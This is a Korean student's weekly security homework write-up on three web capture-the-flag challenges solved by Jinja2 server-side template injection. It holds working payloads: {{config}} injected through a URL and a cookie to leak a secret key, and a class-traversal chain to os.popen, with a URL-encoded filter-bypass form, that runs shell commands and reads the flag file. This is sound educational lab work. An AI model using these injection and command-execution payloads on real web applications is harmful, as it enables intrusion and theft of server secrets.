



세curity 9주차 과제

학부	컴퓨터공학과
학번	202520883
이름	유수민
이메일	isemy0317@gmail.com

7. 실습과제	3
1) 드림핵 simple-ssti 풀이.....	3
2) Simplecalculator 풀이.....	5
2) Nickname 풀이.....	8




드림핵의 simple-ssti에 들어갔다.



url에 `/{{7*7}}`을 넣어서 ssti가 되는지 확인해보았다.



7*7을 넣은 부분에 7*'7'을 넣고 동작하는 것을 확인해서 여기서는 jinja2를 쓴다는 것을 알게 되었다.




그 구문을 넣은 부분에 config를 넣어서 내용을 확인하고 secret_key를 보게 되어서 그 구문을 복사하고 flag에 넣었다.

대단해요! 정답을 맞히셨네요. 문제를 어떻게 해결하셨나요?

[풀이 작성하고 포인트 받기 >](#)




성공



실습을 진행하는 사이트에 들어갔더니 /source 를 확인하라는 글을 봤다.




뭐가 많지만 일단 url 에 /calculator///을 넣었다.



Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

안나왔다. 그래서 쪽 보다가 뭔가뭔가하는 느낌에 ///사이사이에 숫자와 연산자를 넣어보았다.



Hello guest

Calculated Answer.

7 * 7 = 49

잘 실행되었다. 그런데 딱히 무슨 구문을 넣을 자리가 없다.

```
from connexion import getsecretkey
app = Flask(__name__)
app.secret_key = getsecretkey()

@app.route('/')
def hello_world():
    resp = make_response('Hello stranger!! This is CTF Master Moon.
    \
    I have a nice Calculator with high security.
    \
    I gave you permission to use it. check it out!
    \
    check /source', 200)
    cookieval = 'guest'
    resp.set_cookie('UserName', cookieval)
    return resp

@app.route('/source')
def read_source():
    f = open('/app/app.py', 'r')
    str1 = "<"
    str2 = ">"
    br = str1+str2
    return br.join(f.readlines()).replace(" ", "< >")

@app.route('/calculate/')
def calculate(leftdemical, symbol, rightdemical):
    user = str(request.cookies.get('UserName'))
    calculated = 0
    if symbol == '+':
        calculated = leftdemical+rightdemical
    elif symbol == '-':
```

다시 소스코드를 꼭 확인해 봤더니 내 쿠키값을 닉네임(?)으로 한다는 것을 알게되었다.

The screenshot shows a web browser at localhost:5007/calculator/7/7. The page displays a configuration object: `Hello <Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': 'seKUCTF[@V3RyVeRy_s1Mple_to_S0lVe!!@@]', 'SECRET_KEY_FALLBACKS': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'TRUSTED_HOSTS': None, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_PARTITIONED': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'MAX_FORM_MEMORY_SIZE': 500000, 'MAX_FORM_PARTS': 1000, 'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, ...}`. The Chrome DevTools Cookies panel is open, showing a single cookie: `UserName` with value `(config)`. The console shows a message about DevTools 136.

쿠키값에 {{config}}를 넣었더니 flag가 나왔다.



실습을 진행하는 사이트에 들어갔더니 /print/your_nickname을 확인하라는 글이 나왔다.



url에 /print/miel을 치니까 Hello miel이라는 글이 떴다.



`{{7*7}}`을 치니까 7777777이 떠서 이것은 jinja2를 사용한다는 것을 알게 되었다.




`{._class_. _base_. _subclasses_()}}` 이 코드를 필터링 안되게 잘 우회해서 class 목록들을 출력했다.



```
{{._class__._base__._subclasses__[숫자]._init__._globals__["sys"]}}
```

숫자부분에 숫자를 꼭 넣어보고 나오는 것만 모았다.



※sys 모듈을 사용하지 않는 class는 오류 글이 뜬다.


※되는 숫자



여러 구문들을 찾아보다가 sys, os 의 파일 중 가장 중요하다고 생각되는 popen class 를 [숫자]에 넣고 ls 로 파일 목록을 출력하려고 했는데 출력이 안됐다.



ls /를 넣어서 최상위 디렉토리 목록을 출력했다.



```

Hello total 56 drwxr-xr-x 1 flaskuser root 4096 Jun 3 10:47 app lrwxrwxrwx 1 root
root 7 Apr 4 02:03 bin -> usr/bin drwxr-xr-x 2 root root 4096 Apr 15 2020 boot drwxr-
xr-x 5 root root 340 Jun 8 22:13 dev drwxr-xr-x 1 root root 4096 Jun 3 10:47 etc
drwxr-xr-x 1 root root 4096 Jun 3 10:46 flag drwxr-xr-x 1 root root 4096 Jun 3 10:46
home lrwxrwxrwx 1 root root 7 Apr 4 02:03 lib -> usr/lib lrwxrwxrwx 1 root root 9 Apr
4 02:03 lib32 -> usr/lib32 lrwxrwxrwx 1 root root 9 Apr 4 02:03 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Apr 4 02:03 libx32 -> usr/libx32 drwxr-xr-x 2 root root
4096 Apr 4 02:03 media drwxr-xr-x 2 root root 4096 Apr 4 02:03 mnt drwxr-xr-x 2 root
root 4096 Apr 4 02:03 opt dr-xr-xr-x 306 root root 0 Jun 8 22:13 proc drwx----- 1 root
root 4096 Jun 3 10:46 root drwxr-xr-x 5 root root 4096 Apr 4 02:09 run lrwxrwxrwx 1
root root 8 Apr 4 02:03 sbin -> usr/sbin drwxr-xr-x 2 root root 4096 Apr 4 02:03 srv dr-
xr-xr-x 11 root root 0 Jun 8 22:13 sys drwxrwxrwt 2 root root 4096 Apr 4 02:09 tmp
drwxr-xr-x 1 root root 4096 Apr 4 02:03 usr drwxr-xr-x 1 root root 4096 Apr 4 02:09
var

```

ls -l /을 넣어서 목록들에 대한 자세한 내용을 출력했다.

그 글에서 flag는 디렉토리 파일이라는 것을 알 수 있었다.



```

Hello total 20 -rwx--x--x 1 root root 16696 Jun 3 10:46 flag

```

flag라는 디렉토리 파일 속의 내용을 보기 위해 뒤에 flag를 썼는데 내용이 안나 오고 그냥 디렉토리의 정보가 나왔다.



ls -a /flag를 사용해서 숨겨진 디렉토리 파일 내 목록을 출력했다.



popen(' ') 안에 flag 디렉토리의 flag 파일을 열기 위해 /flag/flag를 넣었더니 출력됐다.

구문 :

```
{{__class__.__base__.__subclasses__()[356].__init__.__globals__["sys"].modules["os"].popen('/flag/flag').read()}}
```

넣은 구문:

```
%7B%7B '['%5C%5F%5C%5Fclass%5C%5F%5C%5F']['%5C%5F%5C%5Fbase%5C%5F%5C%5F']['%5C%5F%5C%5Fsubclasses%5C%5F%5C%5F']()[356]['%5C%5F%5C%5Finit%5C%5F%5C%5F']['%5C%5F%5C%5Fglobals%5C%5F%5C%5F']['sys']['modules']['os']['popen']('%5C%5F%5C%5Fflag%5C%5F%5C%5Fflag')['read']()'%7D%7D
```